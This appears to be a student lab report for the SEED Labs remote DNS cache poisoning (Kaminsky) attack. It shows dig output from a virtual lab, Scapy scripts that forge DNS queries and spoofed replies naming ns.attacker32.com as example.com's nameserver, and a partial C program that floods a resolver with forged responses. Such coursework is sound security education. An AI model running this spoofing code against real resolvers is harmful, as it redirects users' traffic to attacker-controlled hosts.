SEED Labs – Remote DNS Cache Poisoning Attack Lab

SUBMITTED BY: DANA ZOROHOV [redacted], NIR MEIR [redacted]

2.1 TASK 1: CONFIGURE THE USER VM

Testing: After you finish configuring the user machine, use the `dig` command to get an IP address from a hostname of your choice. From the response, please provide evidences to show that the response is indeed from your server. If you cannot find the evidence, your setup is not successful.

FIGURE 1: The nameserver at the user machine is our local DNS server – 10.0.2.10





FIGURE 2: ‘Dig’ command result



We can see at fig2 that the server IP address from the response is indeed our server.

2.4 TASK 4: TESTING THE SETUP

Get the IP address of `ns.attacker32.com`. When we run the following `dig` command, the local DNS server will forward the request to the Attacker VM due to the `forward` zone entry added to the local DNS server's configuration file. Therefore, the answer should come from the `attacker32.com.zone` file that we set up on the Attacker VM. If this is not what you get, your setup has an issue. Please describe your observation in your lab report.

```
$ dig ns.attacker32.com
```

FIGURE 3: 'Dig ns.attacker32.com' command result

```
[12/26/22]seed@VM:/etc$ dig ns.attacker32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48920
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.attacker32.com.            IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259127  IN      A       10.0.2.11

;; AUTHORITY SECTION:
com.                    172764  IN      NS      h.gtld-servers.net.
com.                    172764  IN      NS      a.gtld-servers.net.
com.                    172764  IN      NS      g.gtld-servers.net.
com.                    172764  IN      NS      d.gtld-servers.net.
com.                    172764  IN      NS      f.gtld-servers.net.
com.                    172764  IN      NS      k.gtld-servers.net.
com.                    172764  IN      NS      i.gtld-servers.net.
com.                    172764  IN      NS      b.gtld-servers.net.
com.                    172764  IN      NS      m.gtld-servers.net.
com.                    172764  IN      NS      c.gtld-servers.net.
com.                    172764  IN      NS      e.gtld-servers.net.
com.                    172764  IN      NS      l.gtld-servers.net.
com.                    172764  IN      NS      j.gtld-servers.net.

;; ADDITIONAL SECTION:
a.gtld-servers.NET.     172764  IN      A       192.5.6.30
```

```
/bin/bash
/bin/bash 80x36
com.                    172764  IN      NS      j.gtld-servers.net.

;; ADDITIONAL SECTION:
a.gtld-servers.NET.     172764  IN      A       192.5.6.30
a.gtld-servers.NET.     172764  IN      AAAA    2001:503:a83e::2:30
b.gtld-servers.NET.     172764  IN      A       192.33.14.30
b.gtld-servers.NET.     172764  IN      AAAA    2001:503:231d::2:30
c.gtld-servers.NET.     172764  IN      A       192.26.92.30
c.gtld-servers.NET.     172764  IN      AAAA    2001:503:83eb::30
d.gtld-servers.NET.     172764  IN      A       192.31.80.30
d.gtld-servers.NET.     172764  IN      AAAA    2001:500:856e::30
e.gtld-servers.NET.     172764  IN      A       192.12.94.30
e.gtld-servers.NET.     172764  IN      AAAA    2001:502:1ca1::30
f.gtld-servers.NET.     172764  IN      A       192.35.51.30
f.gtld-servers.NET.     86368   IN      AAAA    2001:503:d414::30
g.gtld-servers.NET.     172764  IN      A       192.42.93.30
g.gtld-servers.NET.     86367   IN      AAAA    2001:503:eea3::30
h.gtld-servers.NET.     86373   IN      A       192.54.112.30
h.gtld-servers.NET.     86373   IN      AAAA    2001:502:8cc::30
i.gtld-servers.NET.     86370   IN      A       192.43.172.30
i.gtld-servers.NET.     86369   IN      AAAA    2001:503:39c1::30
j.gtld-servers.NET.     86368   IN      A       192.48.79.30
j.gtld-servers.NET.     86368   IN      AAAA    2001:502:7094::30
k.gtld-servers.NET.     86368   IN      A       192.52.178.30
k.gtld-servers.NET.     86368   IN      AAAA    2001:503:d2d::30
l.gtld-servers.NET.     86373   IN      A       192.41.162.30
l.gtld-servers.NET.     86368   IN      AAAA    2001:500:d937::30
m.gtld-servers.NET.     86369   IN      A       192.55.83.30
m.gtld-servers.NET.     86368   IN      AAAA    2001:501:b1f9::30

;; Query time: 1 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Mon Dec 26 08:26:35 EST 2022
;; MSG SIZE  rcvd: 900
```

We can see at fig3 that the command caused the local DNS server (10.0.2.10) to further request to the attacker (10.0.2.11) to the forward entry zone that we had added to the local DNS's servers configuration file.

Get the IP address of `www.example.com`. Two nameservers are now hosting the `example.com` domain, one is the domain's official nameserver, and the other is the Attacker VM. We will query these two nameservers and see what response we will get. Please run the following two commands (from the User VM), and describe your observation.

```
// Send the query to our local DNS server, which will send the query
// to example.com's official nameserver.
$ dig www.example.com

// Send the query directly to ns.attacker32.com
$ dig @ns.attacker32.com www.example.com
```

FIGURE 4: 'Dig www.example.com' command result

```
[12/26/22]seed@VM:/etc$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42669
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172799  IN      NS      b.iana-servers.net.
example.com.            172799  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.NET.     1800    IN      A       199.43.135.53
a.iana-servers.NET.     1800    IN      AAAA    2001:500:8f::53
b.iana-servers.NET.     1800    IN      A       199.43.133.53
b.iana-servers.NET.     1800    IN      AAAA    2001:500:8d::53

;; Query time: 795 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Mon Dec 26 07:02:21 EST 2022
;; MSG SIZE  rcvd: 216
```

We can see at fig4 that the IP address of www.example.com is 93.184.216.34, and that the DNS local server is 10.0.2.10 (our local server).

FIGURE 5: '<u>Dig @ns.attacker32.com www.example.com' command result</u>

```
[12/26/22]seed@VM:/etc$ dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3378
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.11

;; Query time: 1 msec
;; SERVER: 10.0.2.11#53(10.0.2.11)
;; WHEN: Mon Dec 26 08:25:30 EST 2022
;; MSG SIZE  rcvd: 104
```

Send the query directly to ns.attacker32.com.

3.2 Task 4: Construct DNS request

This task focuses on sending out DNS requests. In order to complete the attack, attackers need to trigger the target DNS server to send out DNS queries, so they have a chance to spoof DNS replies. Since attackers need to try many times before they can succeed, it is better to automate the process using a program.

Students need to write a program to send out DNS queries to the target DNS server (i.e., the local DNS server in our setup). Students' job is to write this program and demonstrate (using Wireshark) that their queries can trigger the target DNS server to send out corresponding DNS queries. The performance requirement for this task is not high, so students can use C or Python (using Scapy) to write this code. A Python code snippet is provided in the following (the +++'s are placeholders; students need to replace them with actual values):

```
Qdsec  = DNSQR(qname='www.example.com')
dns    = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,
             arcount=0, qd=Qdsec)
```

```
ip  = IP(dst='+++', src='+++')
udp = UDP(dport=+++, sport=+++, chksum=0)
request = ip/udp/dns
```

Scapy. If you use Python3, the version of the SEED VM may not have Scapy installed. You can use the following command to install Scapy for Pyhon3.


```
$ sudo pip3 install scapy
```

FIGURE 6: The Python Program

request.py | reply.py | attack.c

```
from scapy.all import *
from scapy.layers.dns import DNSQR, DNS
from scapy.layers.inet import IP, UDP


Qdsec = DNSQR(qname='twysw.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)
ip = IP(dst='10.0.2.10', src='1.2.3.4')  # from a random src to local DNS server
udp = UDP(dport=53, sport=12345, chksum=0)
request = ip / udp / dns


# Save the packet data to a file
with open('DNSreq.bin', 'wb') as f:
    f.write(bytes(request))
    request.show()
send(request)
```

FIGURE 7: Wireshark demonstration



We can see in fig7 that our queries can trigger the target DNS server to send out corresponding DNS queries.

3.3 Task 5: Spoof DNS Replies.

In this task, we need to spoof DNS replies in the Kaminsky attack. Since our target is `example.com`, we need to spoof the replies from this domain's nameserver. Students first need to find out the IP addresses of `example.com`'s legitimate nameservers (it should be noted that there are multiple nameservers for this domain).

Students can use Scapy to implement this task. The following code snippet constructs an DNS response packet that includes a question section, an answer section, and an NS section. In the sample code, we use +++ as placeholders; students need to replace them with the correct values that are needed in the Kaminsky attack. Students need to explain why they pick those values.

```
name   = '+++'
domain = '+++'
ns     = '+++'

Qdsec  = DNSQR(qname=name)
Anssec = DNSRR(rrname=name,   type='A',  rdata='1.2.3.4', ttl=259200)
NSsec  = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns    = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)

ip    = IP(dst='+++', src='+++')
udp   = UDP(dport=+++, sport=+++, chksum=0)
reply = ip/udp/dns
```


FIGURE 8: The Python Program

```python
# coding: utf-8
from scapy.all import *
from scapy.layers.dns import DNSQR, DNS, DNSRR
from scapy.layers.inet import IP, UDP

name = 'twysw.example.com'  # target
domain = 'example.com'  # target's domain
ns =  'ns.attacker32.com' # our attacker as the name server
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0,qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.10', src='199.43.133.53')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns


with open('DNSresp.bin', 'wb') as f:
    f.write(bytes(reply))
    reply.show()

send(reply)
```

We picked those values because: name is our target - 'twysw.example.com', domain is the target's domain - 'example.com', ns is our attacker as the name server, src is the true name server of the target's domain (we received it with the dig www.example.com command), dst is the local DNS server, dport is 33333, sport is 53

Since this reply by itself will not be able to lead to a successful attack, to demonstrate this task, students need to use Wireshark to capture the spoofed DNS replies, and show that the spoofed packets are valid.

FIGURE 9: Wireshark demonstration



Students can make changes in the marked areas. Detailed explanation of the code is given in the guideline section.

FIGURE 10.1: attack.c code

request.py × reply.py × attack.c ×

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000
/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};


void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char* pkt, int pktsize, char* name);
void send_dns_response(unsigned char* pkt, int pktsize,
                       unsigned char* src, char* name,
                       unsigned short id);


int main()
{
  long i = 0;
 unsigned short transid = 0;
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("DNSreq.bin", "rb");
  if (!f_req) {
 perror("Can't open 'DNSreq.bin'");
     exit(1);
  }
```

FIGURE 10.2: attack.c code

request.py × reply.py × attack.c ×

```c
perror("Can't open 'DNSreq.bin'");
    exit(1);
 }
 unsigned char ip_req[MAX_FILE_SIZE];
 int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

 // Load the first DNS response packet from file
 FILE * f_resp = fopen("DNSresp.bin", "rb");
 if (!f_resp) {
    perror("Can't open 'DNSresp.bin'");
    exit(1);
}
 unsigned char ip_resp[MAX_FILE_SIZE];
 int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

 char a[26]="abcdefghijklmnopqrstuvwxyz";
 while (1) {
   unsigned short transaction_id = 0;

   // Generate a random name with length 5
   char name[5];
   for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

   printf("attempt #%ld. request is [%s.example.com], transaction ID is: [%hu]\n",
            ++i, name, transaction_id);
 //##################################################################
   /* Step 1. Send a DNS request to the targeted local DNS server
             This will trigger it to send out DNS queries */

   // ... Students should add code here.

   send_dns_request(ip_req, n_req, name);


   // Step 2. Send spoofed responses to the targeted local DNS server.

   // ... Students should add code here.

   for (int i = 0; i < 500; i++)
   {
     send_dns_response(ip_resp, n_resp, "199.43.133.53", name, transid);
     send_dns_response(ip_resp, n_resp, "199.43.135.53", name, transid);
     transid += 1;
```

FIGURE 10.3: attack.c code

request.py × reply.py × attack.c


```c
    }

    //#######################################################################
  }
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(unsigned char* pkt, int pktsize, char* name)
{
  // Students need to implement this function
  memcpy(pkt+41, name, 5);
  // send the dns query out
  send_raw_packet(pkt, pktsize);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(unsigned char* pkt, int pktsize,
                       unsigned char* src, char* name,
                       unsigned short id)
{
  // src ip at offset 12
  int ip = (int)inet_addr(src);
